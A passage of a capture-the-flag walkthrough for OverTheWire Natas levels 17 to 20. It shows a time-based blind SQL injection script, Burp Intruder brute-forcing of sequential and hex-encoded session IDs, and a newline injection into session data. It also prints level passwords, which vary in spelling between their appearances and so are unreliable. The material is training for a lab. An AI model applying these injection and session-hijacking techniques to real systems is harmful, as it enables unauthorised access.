EqjH  
EqjHJ  
EqjHJb  
EqjHJbo  
EqjHJbo7  
EqjHJbo7L  
EqjHJbo7LF  
EqjHJbo7LFN  
EqjHJbo7LFNb  
EqjHJbo7LFNb8  
EqjHJbo7LFNb8v  
EqjHJbo7LFNb8vw  
EqjHJbo7LFNb8vwh  
EqjHJbo7LFNb8vwhH  
EqjHJbo7LFNb8vwhHb  
EqjHJbo7LFNb8vwhHb9  
EqjHJbo7LFNb8vwhHb9s  
EqjHJbo7LFNb8vwhHb9s7  
EqjHJbo7LFNb8vwhHb9s75  
EqjHJbo7LFNb8vwhHb9s75h  
EqjHJbo7LFNb8vwhHb9s75ho  
EqjHJbo7LFNb8vwhHb9s75hok  
EqjHJbo7LFNb8vwhHb9s75hokh  
EqjHJbo7LFNb8vwhHb9s75hokh5  
EqjHJbo7LFNb8vwhHb9s75hokh5T  
EqjHJbo7LFNb8vwhHb9s75hokh5TF  
EqjHJbo7LFNb8vwhHb9s75hokh5TF0  
EqjHJbo7LFNb8vwhHb9s75hokh5TF00  
EqjHJbo7LFNb8vwhHb9s75hokh5TF00C

---

**Flag:** EqjHJbo7LFNb8vwhHb9s75hokh5TF00C

# Level 17:



This task is the same as Natas 15 and 16. So brute-forcing is also involved in this task.

To solve this task without Brute-forcing, use this Python script:

---

```
import requests

pwd_len = 32

charset_0 = (
    '0123456789' +
    'abcdefghijklmnopqrstuvwxyz' +
    'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
)
charset_1 = ''

target = 'http://natas17.natas.labs.overthewire.org'
auth=('natas17','EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')
sleep_time = 15

for c in charset_0:
    username = 'natas18" AND IF(password LIKE BINARY "%c%",SLEEP(%d),
1)#' % (c, sleep_time)
```



C: 146bdgjlpxyBCDGJKLOPR\*\*\*\*\*  
C: 146bdgjlpxyBCDGJKLOPRV\*\*\*\*\*  
C: 146bdgjlpxyBCDGJKLOPRVZ\*\*\*\*\*


P: 6\*\*\*\*\*  
P: 6O\*\*\*\*\*  
P: 6OG\*\*\*\*\*  
P: 6OG1\*\*\*\*\*  
P: 6OG1P\*\*\*\*\*  
P: 6OG1Pb\*\*\*\*\*  
P: 6OG1PbK\*\*\*\*\*  
P: 6OG1PbKd\*\*\*\*\*  
P: 6OG1PbKdV\*\*\*\*\*  
P: 6OG1PbKdVj\*\*\*\*\*  
P: 6OG1PbKdVjy\*\*\*\*\*  
P: 6OG1PbKdVjyB\*\*\*\*\*  
P: 6OG1PbKdVjyBl\*\*\*\*\*  
P: 6OG1PbKdVjyBlp\*\*\*\*\*  
P: 6OG1PbKdVjyBlpx\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxg\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4D\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DD\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDb\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbR\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6Z\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZL\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLl\*\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLIC\*\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLICG\*\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLICGg\*\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLICGgC\*  
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLICGgCJ

-----  
  
Flag: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ

# Level 18:

Username: natas18

URL: <http://natas18.natas.labs.overthewire.org>



Please login with your admin account to retrieve credentials for natas19.

Username:


Password:

Login

[View sourcecode](#)

We need to enter as admin. We need the correct username and password to log in.

We use Burp Suite:



The real puzzle here is this session ID, not login credential. So we will brute force on Session ID:

## ? Choose an attack type

Attack type: **Sniper**

## ? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /index.php HTTP/1.1
2 Host: natas18.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxODo2T0cxUGJLZmZqeUJscHhmdDRERGFJSRzZaTGxDR2dDSg==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas18.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
12 Referer: http://natas18.natas.labs.overthewire.org/
13 Cookie: PHPSESSID=$20$
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17 username=admin&password=admin
```

Positions **Payloads** Resource pool Settings

## ? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position different ways.

Payload set:  Payload count: 801  
Payload type: **Numbers** Request count: 801

## ? Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random  
From:   
To:   
Step:   
How many:

## Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple

☒ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Random de
<input type="radio"/>	Default resource pool	10		
<input checked="" type="radio"/>	Custom resource pool 1	30		

☐ Create new resource pool

Name:

☒ Maximum concurrent requests:

☐ Delay between requests:  milliseconds

☒ Fixed

☐ With random variations

☐ Increase delay in increments of  milliseconds

☐ Automatic throttling

☒ 429

☐ 503

☐ Other

CSV format (e.g. 504,505)

And start the attack.

Results
Positions
Payloads
Resource pool
Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response...	Error	Timeout	Length	Comm
120	119	200	206			1363	
0		200	272			1321	
3	2	200	247			1321	
5	4	200	192			1321	
7	6	200	241			1321	
9	8	200	239			1321	
11	10	200	206			1321	
13	12	200	813			1321	
14	13	200	557			1321	
15	14	200	229			1321	
16	15	200	194			1321	
17	16	200	237			1321	
18	17	200	573			1321	
19	18	200	380			1321	
20	19	200	658			1321	
21	20	200	438			1321	
22	21	200	1523			1321	
23	22	200	239			1321	
24	23	200	214			1321	
25	24	200	241			1321	

request

Response

retty

Raw

Hex

Render

```

<script src="http://natas.labs.overthewire.org/js/wechall.js">
</script>
<script>
  var wechallinfo = {
    "level": "natas18", "pass": "6OG1PbKdVjyBlpxgD4DDbRG6ZL1CGgCJ"
  };
</script>
</head>
<body>
  <h1>
    natas18
  </h1>
  <div id="content">
    You are an admin. The credentials for the next level are:<br>
    <pre>
      Username: natas19
      Password: tnwER7PdfWxxsG4FNWUtoAZ9VyZTJqJr
    </pre>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
      </a>
    </div>
  </div>
</body>
</html>

```

So if we use session ID 119, we will be logged in as admin, no matter the credentials.



Intercept HTTP history WebSockets history Proxy settings

Request to http://natas18.natas.labs.overthewire.org:80 [13.49.206.224]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: natas18.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxODo2T0cxUGJLZlZqZqUJscHhnRDRERGJSRzZaTGxDR2dDSg==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas18.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
=0.7
12 Referer: http://natas18.natas.labs.overthewire.org/
13 Cookie: PHPSESSID=119
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17 username=admin&password=admin
```

You are an admin. The credentials for the next level are:

Username: natas19  
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr

[View sourcecode](#)

Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr

## Level 19:

Username: natas19

URL: http://natas19.natas.labs.overthewire.org

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

Username:

Password:

but session IDs are no longer sequential...

Intercept HTTP history WebSockets history Proxy settings

Request to http://natas19.natas.labs.overthewire.org:80 [13.49.206.224]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 POST /index.php HTTP/1.1

2 Host: natas19.natas.labs.overthewire.org

3 Content-Length: 31

4 Cache-Control: max-age=0

5 Authorization: Basic bmFOYXMxOTp0bndFUjdQZGZXa3hzRzRGTldVdG9BWjl1WeVpUSnFKcg==

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

9 Origin: http://natas19.natas.labs.overthewire.org

10 Content-Type: application/x-www-form-urlencoded

11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.7

12 Referer: http://natas19.natas.labs.overthewire.org/

13 Accept-Encoding: gzip, deflate, br

14 Cookie: PHPSESSID=3231312d77656f6968

15 Connection: keep-alive

16

17 username=weoih&password=dfweuig


3231312d77656f6968

211-weoih

Let's try to decode this:

Send it to the sequencer, and delete the cookie before.

Start the sequencer and wait for some 100s hundred tokens. I stopped it near 250. And now analyze it:



Copy and paste the token in the decoder:

```
3139302d77656f696879697479
3132372d77656f696879697479
38362d77656f696879697479
3630342d77656f696879697479
32322d77656f696879697479
3530372d77656f696879697479
33312d77656f696879697479
```

```
538-weoihyity
289-weoihyity
281-weoihyity
526-weoihyity
317-weoihyity|
606-weoihyity
468-weoihyity
495-weoihvity
```

Now reload the session and send it to intruder:

## ? Choose an attack type

Attack type:

## ? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /index.php HTTP/1.1
2 Host: natas19.natas.labs.overthewire.org
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxOTpObndFUjdQZGZXa3hzRzRGTldVdG9BWjlWeVpUSnFKcg==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
9 Origin: http://natas19.natas.labs.overthewire.org
10 Content-Type: application/x-www-form-urlencoded
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
12 Referer: http://natas19.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=$3133392d77656f69687969747969
15 Connection: keep-alive
16
17 username=weoihyity&password=dfweuig
```

?

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type and different ways.

Payload set:

1

▼

Payload count: 650

Payload type:

Numbers

▼

Request count: 650

?

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

1

To:

650

Step:

1

How many:

Set to 650 because this was the biggest number we found through the sequencer.

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

0

Max integer digits:

3

Min fraction digits:

0

Max fraction digits:

0

Examples

1

321

?

**Add payload processing rule**

×

?

Enter the details of the payload processing rule.

Add suffix

▼

Suffix: -weoihyityl

OK

Cancel

**Payload processing**

Add

Edit

Remove

Up

Down

Add a suffix as the username you entered to log in before.

To: 650  
Step: 1  
How many:   
Number format  
Base: ☒ Decimal ☐ Hex  
Min integer digits: 0  
Max integer digits: 3  
Min fraction digits: 0  
Max fraction digits: 0  
Examples  
1  
321

Add payload processing rule

Enter the details of the payload processing rule.

Encode

Encode as ASCII hex

OK Cancel

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Enabled	Rule
<input checked="" type="checkbox"/>	Add Suffix: -weoihyity

And add this payload process, because that cookie ID is encoded in ASCII hex.

And just Start the Attack:

The cookie ID: 3238312d61646d696e

Replace the original cookie of the page with this above cookie that we have found from brute forcing:

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

You are an admin. The credentials for the next level are:

Username: natas20  
Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw


Name	Value	Domain	Path	Expires ...	Size	HttpO
PHPSESSID	3238312d61646d696e	natas19...	/	Session	27	✓

Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw

# Level 19:

Username: `natas20`

URL: `http://natas20.natas.labs.overthewire.org`



The screenshot shows a web application interface with a light gray background. It contains the following elements:

- A message: "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21."
- A label "Your name:" followed by a text input field.
- A button labeled "Change name" below the input field.
- A blue underlined link labeled "View sourcecode" on the right side.

After understanding a long source file, I got to know if we add this `%0Aadmin 1` to the username parameter, we can get to our flag:

Open Burp Suite, Intercept it, send to repeater and add the `%0Aadmin 1` to username parameter, and start:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

1 x +

Send Cancel < >

Target: http://

### Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: natas20.natas.labs.overthewire.org
3 Content-Length: 15
4 Cache-Control: max-age=0
5 Authorization: Basic
bmFOYXMyMDpwNWlkd1A3RlMySzZCbXQzZ3FoTTJGYzFBNVQ4TVZ5dw==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas20.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
2 Referer: http://natas20.natas.labs.overthewire.org/index.php
3 Accept-Encoding: gzip, deflate, br
4 Cookie: PHPSESSID=tbcn4r9hap0l1ttfep2uehbsu5
5 Connection: keep-alive
6
7 name=10Aadmin 1
```

### Response

Pretty Raw Hex Render

```
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <html>
14 <head>
15 <!-- This stuff in the header has nothing to do with the
level -->
16 <link rel="stylesheet" type="text/css" href="
http://natas.labs.overthewire.org/css/level.css">
17 <link rel="stylesheet" href="
http://natas.labs.overthewire.org/css/jquery-ui.css" />
18 <link rel="stylesheet" href="
http://natas.labs.overthewire.org/css/wechall.css" />
19 <script src="
http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
</script>
20 <script src="
http://natas.labs.overthewire.org/js/jquery-ui.js">
</script>
21 <script src="
http://natas.labs.overthewire.org/js/wechall-data.js">
</script>
22 <script src="
http://natas.labs.overthewire.org/js/wechall.js">
</script>
23 <script>
var wechallinfo = {
  "level": "natas20", "pass":
    "p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw"
};
</script>
24 </head>
25 <body>
26 <h1>
natas20
</h1>
27 <div id="content">
You are an admin. The credentials for the next level are:
<br>
<pre>
Username: natas21
Password: BPhv63cKE11kQ104cE5CuFTzXe15NfiH
</pre>
28 <form action="index.php" method="POST">
29 Your name: <input name="name" value="
admin 1">
30 <br>
31 <input type="submit" value="Change name" />
32 </form>
```

It works in two sessions, during the first one it will check if the session contains the **admin** key with its value **1**, and in the second session, it will just print out the flags.

**Flag:** **BPhv63cKE11kQ104cE5CuFTzXe15NfiH**